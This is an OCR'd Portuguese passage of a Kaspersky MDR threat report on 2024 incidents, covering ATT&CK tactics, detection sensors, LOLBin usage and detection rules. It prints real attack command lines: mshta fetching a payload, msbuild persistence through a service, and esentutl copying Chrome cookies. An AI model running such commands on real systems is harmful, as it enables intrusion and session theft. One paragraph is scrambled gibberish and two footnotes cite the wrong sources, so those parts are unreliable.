
- No setor educacional, o único tipo de incidente de alta gravidade observado foram ataques provocados por humanos. Além disso, incidentes de APT foram relatados em 83% das organizações governamentais, 75% das organizações nos setores de transporte e alimentação e metade das organizações nos setores de desenvolvimento, saúde e varejo.
- Violações de políticas de segurança foram relatadas em todas as organizações do setor de telecomunicações e em 79% das organizações de TI.
- Ataques DoS foram relatados em metade das organizações do setor industrial.
- Exercícios de cibersegurança foram notavelmente prevalentes no setor de mídia de massa (dois terços das organizações), setor financeiro (55%) e setor de desenvolvimento (50%).
- Traços de ataques anteriores causados por humanos foram detectados em 32% das organizações financeiras, 33% das organizações de mídia de massa e 25% das organizações nos setores de alimentos e transporte.
- Ataques de engenharia social bem-sucedidos afetaram 50% das organizações de desenvolvimento, 33% das organizações de mídia de massa e 25% das organizações de transporte.

Tecnologias de detecção. Táticas, técnicas e procedimentos adversários

O MDR permite a detecção de incidentes em diferentes estágios de ataque. Embora a maioria dos incidentes progrida por todos os estágios de um ataque (conforme descrito pelas táticas do MITRE ATT&CK®), o diagrama abaixo destaca as primeiras táticas associadas aos alertas para cada incidente.

Figura 15

Táticas adversárias



Táticas adversárias que a Kaspersky usa para detectar incidentes:

TA0043: Reconhecimento

Os incidentes detectados nesta fase estão principalmente relacionados a vários tipos de verificações. A gravidade desses incidentes depende dos objetivos da verificação. Incidentes classificados como de alta gravidade geralmente estão relacionados a spear phishing bem-sucedido, o que leva ao desenvolvimento de novos ataques. Incidentes relacionados a campanhas de APT conhecidas também são observados nesta fase.

TA0042: Desenvolvimento de Recursos

Os incidentes atribuídos a essa tática estão associados principalmente à detecção de software malicioso ou indesejado, mesmo quando não há sinais de sua execução. A gravidade desses incidentes é determinada pela classificação das ferramentas detectadas.

TA0001: Acesso Inicial

A grande maioria dos incidentes detectados nesta fase envolve e-mails de phishing contendo vários tipos de objetos maliciosos classificados como de gravidade média. Os incidentes de alta gravidade incluem ataques bem-sucedidos de engenharia social, comprometimentos de serviços remotos que levam ao desenvolvimento de novos ataques e atividades atribuídas a ataques direcionados conhecidos. Os incidentes de baixa gravidade geralmente são tentativas de phishing que foram clicadas pelos usuários e, portanto, relatadas, mas não levaram a nenhum impacto devido à correção automática bem-sucedida.

TA0002: Execução

Como o lançamento de ferramentas de ataque especializadas tende a ser barulhento, o maior número de incidentes de alta gravidade foi detectado nesta fase. Em geral, a gravidade do incidente é determinada pela classificação da ferramenta maliciosa executada.

TA0003: Persistência

Os incidentes neste estágio incluem a substituição de recursos de acessibilidade, configurações de recursos de rede suspeitas ou inseguras e bootkits. Uma gravidade alta é atribuída quando há evidências claras do envolvimento de um invasor humano ativo. Os incidentes de média e baixa gravidade são registrados com base no impacto potencial. A maioria dos incidentes de baixa gravidade detectados aqui envolvem manipulação de contas, como ativação de contas de administrador local ou de convidado.

TA0004: Escalação de Privilégios

A grande maioria dos incidentes em que essa foi a tática inicial — adicionar uma conta a vários grupos privilegiados, como administradores de domínio, administradores corporativos, etc. Isso inclui incidentes relacionados ao uso de ferramentas especializadas para escalonamento de privilégios, detectados como arquivos separados e já carregados na memória do sistema pelo EPP. Também abrange a detecção de drivers vulneráveis, alterações nas configurações do UAC ou tentativas de ignorar o UAC.

TA0005: Evasão de Defesa

Uma porcentagem relativamente pequena de incidentes é detectada nesta fase, mas a variedade de atividades detectadas é extensa. Exemplos incluem: configurações suspeitas de SPN em um host, tarefas agendadas disfarçadas de componentes legítimos do Windows, exclusão de log, alteração de verificações de assinatura digital de driver, uso de diferentes LOLBins[11] e tentativas de modificar configurações de endpoints. A proporção de falsos positivos aqui é a menor, pois as técnicas e ferramentas detectadas raramente são associadas a atividades legítimas.

11 Binários, scripts e bibliotecas de Living Off The Land

TA0006: Acesso de Credencial

A grande maioria dos incidentes relacionados a essa tática são tentativas de acessar a memória de processos LSASS, despejos de seções de registro confidenciais, detecções em diferentes tipos de keyloggers, tentativas de força bruta ou de spraying de senhas. Como no caso anterior, os incidentes identificados aqui raramente são falsos positivos, com exceção de alguns tipos de exercícios cibernéticos confirmados.

TA0007: Descoberta

A detecção nessa fase está associada a um número elevado de falsos positivos. Por isso, há poucas IoAs relevantes que se convertem em alertas. Os incidentes existentes estão principalmente relacionados a vários tipos de verificações de redes internas, descoberta de configuração do Active Directory ou detecção do uso de ferramentas especializadas – o Bloodhound[12], por exemplo.

TA0008: Movimentação Lateral

Como a movimentação lateral apresenta uma baixa taxa de falsos positivos, é uma tática promissora para planejar o desenvolvimento de novas IoAs. A grande maioria dos incidentes em 2024 estava relacionada a tentativas de exploração remota de rede. Diferentes detecções baseadas em anomalias de logins de rede suspeitos usando credenciais legítimas também se enquadram nessa categoria.

TA0009: Coleta

A atividade observada nesta fase é baseada na detecção de ferramentas especiais. Alguns incidentes também foram identificados por um mecanismo de detecção de anomalias alimentado por machine learning.

TA0010: Exfiltração

Em 2024, apenas alguns incidentes chegaram a esse estágio. Os incidentes detectados são extremamente difíceis de distinguir do TA0011, pois o cenário mais comum é o T1041: Exfiltração pelo canal C2[13] usando protocolos padrão da camada de aplicação. Incidentes foram atribuídos a essa tática quando as evidências eram claras — como atividade específica de linha de comando indicando que uma ação envolveu exfiltração, por exemplo.

TA0011: Comando e Controle

A grande maioria das detecções nessa fase foi feita baseada em inteligência de ameaças: acesso a um recurso malicioso. A gravidade do incidente é determinada pela finalidade conhecida de C2: se associado a um APT, o incidente é classificado como de alta gravidade. Detecção de estruturas de C&C conhecidas, como Cobalt Strike[14], Sliver[15], MSF[16] etc., também fazem parte desta categoria.

TA0040: Impacto

Nessa tática, a maioria dos incidentes é identificada por meio da detecção de malware específico quando a detecção e a resposta anteriores não foram possíveis. Em 2024, a grande maioria dos incidentes que atingiram esse estágio estavam relacionados à detecção de mineradores de criptomoedas ou ransomware.

12 MITRE ATT&CK. S0521: BloodHound

13 MITRE ATT&CK. T1041: Exfiltração via Canal C2

14 MITRE ATT&CK. S0154: Cobalt Strike

15 MITRE ATT&CK. S0521: BloodHound

16 MITRE ATT&CK. T1041: Exfiltração via Canal C2

Táticas adversárias e tecnologias de detecção


O Kaspersky MDR usa diferentes sensores: **Plataforma de proteção de endpoint (EPP), Sistema de detecção de intrusos de rede (NIDS), Sandbox (SB).** Os dois últimos sensores são parte do Kaspersky Anti Targeted Attack (KATA).

Para os fins deste relatório, os veredictos do IDS que fazem parte do EPP são contados como alertas de endpoint.

Em muitos casos, os incidentes foram detectados com vários tipos de sensores. Entretanto, para fins do diagrama abaixo, contamos apenas o alerta que foi detectado primeiro e usado pelo analista do SOC para formar o incidente. Como resultado, a predominância de incidentes detectados pelo EPP não significa necessariamente que eles não poderiam ter sido detectados também pelo IDS ou Sandbox como parte do KATA. Estatísticas de incidentes mostram que o IDS de rede complementa o EPP mesmo em cenários onde o sensor de endpoint parece ser o método de detecção mais óbvio, por exemplo, TA0040: Impacto ou TA0006: Acesso de credencial. O diagrama a seguir apresenta a proporção de incidentes detectados inicialmente por diferentes tipos de sensores:

Figura 16

Proporção de incidentes detectados por diferentes tipos de sensores:



A alta eficiência do Sandbox no estágio **TA0001: Acesso inicial** é impulsionada pelo caso de uso comum do KATA de detecção de ataques de phishing no perímetro da rede. O IDS de rede é eficiente no estágio **TA0011: Comando e controle**. Além desses cenários, o IDS está funcionando bem na detecção de verificações de rede, o que explica sua presença nos estágios **TA0043: Reconhecimento, TA0006: Acesso de credencial** e **TA0007: Descoberta.** Um pequeno número de incidentes detectados pelo IDS no estágio **TA0040: Impacto** é a detecção de malware com base em comunicações típicas conhecidas com seu C2 remoto. As detecções de C2 também explicam a presença de IDS na tática **TA0047: Desenvolvimento de recursos**.

Nos estágios que ocorrem no endpoint, de **TA0002: Execução** a **TA0006: Acesso de credencial**, o sensor do endpoint é o principal mecanismo de detecção. No entanto, se ferramentas de ataque com tráfego de rede típico forem utilizadas, esses incidentes também poderão ser detectados usando o IDS. Exemplos incluem a detecção de mineradores de criptomoedas **(TA0040: Impacto)**, tentativas de ataque de força bruta a senhas de rede **(TA0006: Acesso de credencial)**, tentativas de exploração remota de serviços de rede **(TA0001: Acesso inicial).**

Como o Kaspersky Endpoint Security, usado como sensor de endpoint, é equipado com um IDS de rede integrado, ele também opera de forma eficiente em estágios normalmente associados ao IDS, como **TA0011: Comando e controle, TA0008: Movimento lateral** e **TA0010: Exfiltração.**

Técnicas adversárias

Ferramentas usadas em ataques

Os invasores usam ferramentas integradas do sistema operacional para minimizar o risco de detecção durante a entrega a um sistema comprometido.

Tabela 2 Os LOLBins mais populares e sua frequência de uso

	Todos os incidentes	Incidentes de alta gravidade
powershell.exe	1,64%	10,51%
rundll32.exe	0,81%	6,85%
comsvcs.dll	0,26%	3,82%
reg.exe	0,23%	2,07%
msiexec.exe	0,67%	1,59%
certutil.exe	0,15%	1,59%
mshta.exe	0,22%	1,43%
msbuild.exe	0,07%	1,27%
esentutl.exe	0,07%	1,27%

Os LOLBins mais populares observados em quase todos os incidentes são **powershell.exe, rundll32.exe** e **reg.exe.** Exemplos como PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe e certutil.exe foram destacados no relatório MDR de 2023 MDR[17].

Mshta.exe é usado para proxy de execução maliciosa, conforme descrito em T1218.005: Mshta[18]. Aqui está um dos exemplos mais comuns de 2024:

Figura 21 O Mshta.exe baixa carga maliciosa

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuf[redacted]pro/sin[redacted]mp4 # ☑ "I am not a robot - reCAPTCHA Verification ID: 21[redacted]
```

Essa execução do mshta levou ao lançamento subsequente do PowerShell, que baixou e executou uma carga maliciosa[19].

17 Relatório do analista do Kaspersky MDR para 2023

18 MITRE ATT&CK. T1218: Execução de proxy binário de sistema: Mshta

19 Qualys Community. Desmascarando o Lumma Stealer: analisando táticas enganosas com CAPTCHA falso

O Msbuild.exe foi usado para compilar e executar um proxy de carga útil, conforme descrito em T1127.001: MSBuild[20]. Um exemplo típico é mostrado abaixo, demonstrando persistência maliciosa por meio de um serviço de sistema (T1543.003: Windows Service[21]) com o caminho binário especificado para execução do msbuild.exe.

Figura 22

O Msbuild.exe é usado para execução maliciosa como serviço do Windows

```
Chave do registro: HKLM\SYSTEM\ControlSet001\Services\ cbxC
ImagePath (Comando): cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ ZIPp.csproj"
```

O binário Esentutl.exe[22] que funciona com bancos de dados Microsoft JET é usado para copiar e baixar binários, incluindo fluxos de dados alternativos NTFS. O comando de exemplo abaixo demonstra a cópia de um arquivo ..\Network\Cookies que contém dados de sessão do navegador aberto. Os invasores podem usar esse arquivo para interceptar comunicações de autenticação com recursos online.

Figura 23

O Esentutl.exe foi iniciado a partir de 1.bat para cópia de arquivos

```
c:\windows\svcbatch.exe c:\windows\1.bat
  └--> esentutl.exe  /y /vss C:\Users\ \AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

Em 2024, o **msedge.exe**[23] continuou a aparecer com frequência em incidentes relatados, indicando um número relativamente significativo de incidentes envolvendo usuários clicando em links de phishing ou sendo vítimas de ataques de download drive-by.

Abaixo está um exemplo típico de execução originada de um e-mail de phishing.

Figura 24

Msedge.exe de anexo malicioso do cliente de e-mail Outlook, tentou acessar site malicioso

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
  └── (PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\ \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
    └── (PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Figura 25

Exemplo de site malicioso que o usuário tentou visitar pelo msedge.exe

```
hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Categoria: Site de malware
```

20 MITRE ATT&CK. T1127.001: Execução de proxy de utilitários de desenvolvedor confiável

21 MITRE ATT&CK. T1543.003: Criação ou modificação de processo do sistema: Windows Service

22 MITRE ATT&CK. S0404: esentutl

23 Github. Msedge.exe

Classificação de incidentes MITRE ATT®

As IoAs utilizadas no MDR são mapeadas nas Técnicas MITRE AT&ck®. Para garantir a qualidade da detecção, a equipe de engenharia de detecção avalia a conversão e a contribuição de cada IoA, permitindo que essas métricas sejam calculadas também para técnicas MITRE ATT&CK®. As oito técnicas com as maiores taxas de conversão estão listadas abaixo, e o mapa de calor mostra a contribuição das técnicas observadas. As taxas de conversão mais baixas podem ser explicadas pelas medidas preventivas de segurança utilizadas, nem todas as tentativas dos invasores de implementar as técnicas identificadas levaram a um incidente acionável.

Tabela 3

Técnicas com as mais maiores taxas de conversão

T1078: Contas Válidas	34,82%	Contas de domínio e locais são frequentemente usadas pelos invasores para contornar soluções de segurança e ganhar persistência em sistemas comprometidos. Ultimamente, os stealers se tornaram mais populares, o que provavelmente explica por que essa técnica é tão comum, especialmente em ataques direcionados bem preparados.
T1098: Manipulação de Contas	30,30%	Contas e grupos privilegiados geralmente são bem controlados, mas, apesar disso, os invasores geralmente conseguem ativar contas desativadas e/ou adicionar membros a grupos.
T1566.002: Link de Spearphishing	24,50%	O phishing continua a ser a técnica mais popular para obter acesso inicial. Em 2024, sua popularidade continuou em comparação com 2023, com uma taxa de conversão ainda maior. Os anexos foram mais comuns do que nos anos anteriores.
T1110.001: Adivinhação de senhas	22,18%	Embora a adivinhação de senhas seja detectada com eficiência por sensores de rede e agentes de endpoints, a técnica ainda é popular em projetos de avaliação de segurança e ataques reais.
T1210: Exploração de Serviços Remotos	20,62%	Tentativas de exploração de RCE são muito comuns em incidentes, tanto para obter acesso inicial quanto para facilitar o movimento lateral.
T1547.001: Chaves de Execução de Registro / Pasta de Inicialização	17,58%	Esta é a técnica de persistência mais popular, independentemente da gravidade do incidente. Ela utiliza mecanismos padrão do sistema operacional combinados com ferramentas LotL[24], que, sem contexto adicional, são difíceis de distinguir da configuração legítima.
T1021: Serviços Remotos	17,14%	Esta é a segunda técnica de movimento lateral mais popular, frequentemente usada em vários tipos de incidentes ao lado de T1078: Contas válidas.
T1071.002: Protocolos de transferência de arquivos	14,78%	Em 2024, essa técnica apareceu pela primeira vez nas 8 principais listas de discussão. Os protocolos FTP e SMB são comumente usados para fins legítimos, o que os torna uma opção atraente para ocultar atividades maliciosas.

24 Kaspersky encyclopedia. Ataques Living off the Land (LotL)

Regras de detecção acionadas com maior frequência

Em 2024, o MDR detectou 803 cenários únicos com conversões diferentes de zero. Nesta seção, abordaremos os cenários mais frequentemente acionados, que, juntos, respondem por mais de 37% de todas as detecções, e analisaremos suas contribuições com base na gravidade do incidente.

Em nosso relatório de 2023, listamos IoAs em duas seções: eventos baseados em sistema operacional e telemetria XDR. No entanto, neste ano, a grande maioria das regras acionadas foram baseadas em telemetria XDR, com IoAs baseados em SO servindo principalmente como contexto adicional em vez do método de detecção principal.

Tabela 4 Técnicas com as mais maiores taxas de conversão

Cenário de detecção	Comentários	Telemetria e enriquecimento necessários	Contribuição por gravidade
Descarte de hives de registro confidenciais	Esta atividade é detectada pela telemetria EDR, bem como pelos vereditos do EPP sobre atividades suspeitas	Acesso ao registro Detecção de atividade suspeita de EPP	Alta: 26,91% Média: 1,21% Baixa: 1,59%
Detecção de EPP em memória	Detecção de EPP em processo do sistema ou em uma seção da memória	Detecção de EPP	Alta: 17,04% Média: 2,45% Baixa: 0,66%
Processo do sistema executado como um serviço	Um serviço suspeito, contendo código arbitrário, foi criado ou executado	Entradas de Autorun Eventos de sistema do SO Início de processo	Alta: 16,88% Média: 0,58% Baixa: 0,12%
Tentativa de acessar um host mal-intencionado	Tentativa de acessar um host com má reputação	Detecção de EPP Conexão HTTP Conexão de rede Solicitações DNS **Reputação do host de destino**	Alta: 12,26% Média: 7,96% Baixa: 13,21%
Despejo de memória do sistema suspeito	Despejando memória do sistema para acesso de credencial (por exemplo, despejo de memória LSASS[25])	Detecção de EPP Acesso a processo LSASS Qualquer evento de telemetria contendo linha de comando	Alta: 11,94% Média: 0,99% Baixa: 1,24%
Inicialização de um objeto com má reputação[26]	Qualquer cenário de iniciar um arquivo, script de comando, abrir um documento de escritório com uma má reputação	Qualquer evento de telemetria contendo o processo que inicia o evento **Reputação do arquivo/script/ documento do Office**	Alta: 10,83% Média: 6,51% Baixa: 1,62%
Usuário adicionado ao grupo do domínio privilegiado	Baseado em eventos de SO. A associação a grupo crítico foi alterada	Eventos de manipulação de conta do SO	Alta: 8,76% Média: 7,05% Baixa: 0,87%

25 MITRE ATT&CK. T1003.001: Dumping de Credenciais de SO: Memória LSASS

26 Reputação de arquivos online da Kaspersky

Cenário de detecção	Comentários	Telemetria e enriquecimento necessários	Contribuição por gravidade
Instalação de serviço incomum	Baseado em eventos de SO. Instalação de um serviço que é um sinal de que uma ferramenta de ataque está sendo usada	Eventos de instalação de serviço	Alta: 6,69% Média: 0,23% Baixa: 0,09%
Processo executado remotamente	O processo foi executado em uma conta com tipo de logon de rede	Início de processo Carga de seção	Alta: 5,57% Média: 0,17% Baixa: 0,17%
URL maliciosa encontrada na linha de comando	Em qualquer campo de evento (o cenário mais comum — linha de comando, que explica o nome da regra) de qualquer evento de telemetria, o URL foi analisado e então verificado com as informações sobre ameaças disponíveis quanto à reputação e a qualquer correspondência	**Reputação de URLs**	Alta: 4,94% Média: 5,24% Baixa: 1,47%
Execução com impacket[27]	Execução remota usando ferramentas impacket	Qualquer evento de telemetria que contenha uma linha de comando Detecção de atividade suspeita de EPP	Alta: 4,62% Média: 0,13%
Detecção relacionada a APT	Lista de vereditos de EPP relevantes	Detecção de EPP	Alta: 3,50% Média: 2,21% Baixa: 1,15%
Detecção de IDS	IDS de rede como parte da detecção KATA	Detecções de IDS de rede	Alta: 1,11% Média: 15,70% Baixa: 1,01%
Detecção de sandbox	Acionamento de sandbox como parte da deteção de KATA. Não há um veredito exato do EPP para o objeto suspeito	Veredito de Sandbox **Veredito do PPE para o objeto**	Média: 18,25% Baixa: 0,66%

Chave — Kaspersky

Kaojgtqegx! Jtn HPN oenucse sjhacieo lnjksqcue qbnekq btiqciy, kpukisep qbnekq ciqeggcyeise kip nklcp qbnekq neoljioe qj pegcuen gekpciy-epye lnjqesqcji qbkq feelo sxaensnchcikgo jtq kip xjtn atocieoo okre.

Ski xjt begl he oestne hx cirnkoqntsqtne?

27 Github. Impacket

Mapa de técnicas


TA0001: Acesso Inicial	TA0002: Execução	TA0003: Persistência	TA0004: Escalação de Privilégios	TA0005: Evasão de Defesa	TA0006: Acesso de Credencial	TA0007: Descoberta
T1566: Phishing	T1204: Execução de Usuários	T1098: Manipulação de Contas	T1055: Injeção de Processos	T1036: Mascaramento	T1003: Dumping de Credenciais do SO	T1087: Detecção de Contas
T1078: Contas Válidas	T1059: Intérprete de Geração de Scripts e Comandos	T1547: Execução de Inicialização ou Login de Autoinicialização	T1548: Abuso de Mecanismo de Controle de Elevação	T1027: Ocultação de Arquivos ou Informações	T1110: Ataques de Força Bruta	T1046: Descoberta de Serviços de Rede
T1190: Exploração de Aplicativo em Contato com o Público	T1569: Serviços do Sistema	T1505: Componente de Software do Servidor	T1068: Exploração para Escalação de Privilégios	T1562: Obstrução de Defesas	T1555: Credenciais de Lojas de Senhas	T1033: Descoberta do proprietário/usuário do sistema
T1189: Comprometimento Colateral	T1053: Tarefa/Trabalho agendado	T1546: Execução Desencadeada de Eventos	T1484: Modificação de política de domínio ou locatário	T1218: Execução de Proxy Binário de Sistema	T1552: Credenciais Desprotegidas	T1012: Registro de Consultas
